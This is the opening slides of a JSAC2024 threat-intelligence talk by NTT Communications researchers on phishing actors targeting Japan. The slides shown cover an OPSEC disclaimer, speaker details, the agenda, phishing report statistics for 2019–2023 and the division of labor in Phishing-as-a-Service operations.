

# JSAC2024 Day2 (JAN 26th)

## Analysis of Activities and Tools of Phishing Actors Targeting Japan




**NTT Communications Corporation.**  
**Yuichi Tsuboi, Masaomi Masumoto**



- In this lecture, I am discussing investigative activities using phishing communities. However, I do not encourage casually peeking into phishing actor activities or accessing phishing sites within the phishing community.
- Contacting phishing actors, even with the sole purpose of observing, is an action that could potentially expose you to detection by the phishing actors.
- Please conduct such activities with consideration for your own security (OPSEC: Operational Security) and within the bounds of personal responsibility.

# Speakers



Yuichi Tsuboi  
NTT Communications Corporation  
Cyber Threat Intelligence Operations Architect



Masaomi Masumoto  
NTT Communications Corporation  
Cyber Threat Intelligence Researcher

# Overview

- In recent years, there has been a rising trend in phishing scam incidents. The emergence of PhaaS (Phishing as a Service) has contributed to the rapid expansion of the ecosystem, leading to further specialization and division of labor among "phishing actors" involved in phishing scams.
- We have been engaged in tracking the activities of "phishing actors" to understand phishing scams better. Additionally, we have conducted analyses of phishing kits that are actively being utilized in order to comprehend the tactics employed.
- In this presentation, we aim to share insights, including case studies of "phishing actor" activities and analysis results of phishing kits. We hope to contribute, even if only to a small extent, to the efforts of phishing hunters and those actively addressing phishing incidents.



# Agenda


- 1.Recent Phishing Incidents
- 2.Phishing Communities
- 3.Phishing Actors' Activities
- 4.Analysis of Phishing Kits
- 5.Conclusion

# Agenda

- 1.Recent Phishing Incidents
- 2.Phishing Communities
- 3.Phishing Actors' Activities
- 4.Analysis of Phishing Kits
- 5.Conclusion


# Recent Phishing Incidents

- The Anti-Phishing Council has been publishing monthly reports on phishing incident status, and upon examining the data going back five years, it is evident that the annual number of phishing reports has been steadily increasing.
- The number of reports for the year 2023 has reached 1,196,390 cases, surpassing the 2022 figure of 968,832 incidents.



# Recent Phishing Incidents

- The comparison indicates a 1.2-fold increase over 2022, and over the five-year period from 2019 to 2023, the reported phishing incidents have surged by approximately 20-fold. This substantial growth underscores the escalating threat posed by phishing activities during this timeframe.






# Division of labor for phishing activities

As mentioned in the “Anti-Phishing Guidelines, 2023 Edition” released by the Phishing Countermeasure Council, recent phishing incidents have shown a specialized division of labor across various stages (planning, procurement, construction, induction, deception, monetization, and reinforcement expansion). This specialized structure indicates a sophisticated and organized approach adopted by threat actors in phishing campaigns.

Indeed, the prevalence of phishing services through Phishing as a Service (PhaaS) and the distribution of phishing kits within communities have contributed to the increased ease of executing phishing activities.



Anti-Phishing Guidelines, 2023 Edition.

P.8 Figure 3. Complicated examples of phishing.

[https://www.antiphishing.jp/report/antiphishing\\_guideline\\_2023.pdf](https://www.antiphishing.jp/report/antiphishing_guideline_2023.pdf)

# Division of labor for phishing activities

- We have focused on the activities of phishing actors in phishing scams, tracked phishing actors targeting Japan, and conducted investigations into the trends of phishing communities where these actors interact.

# Agenda

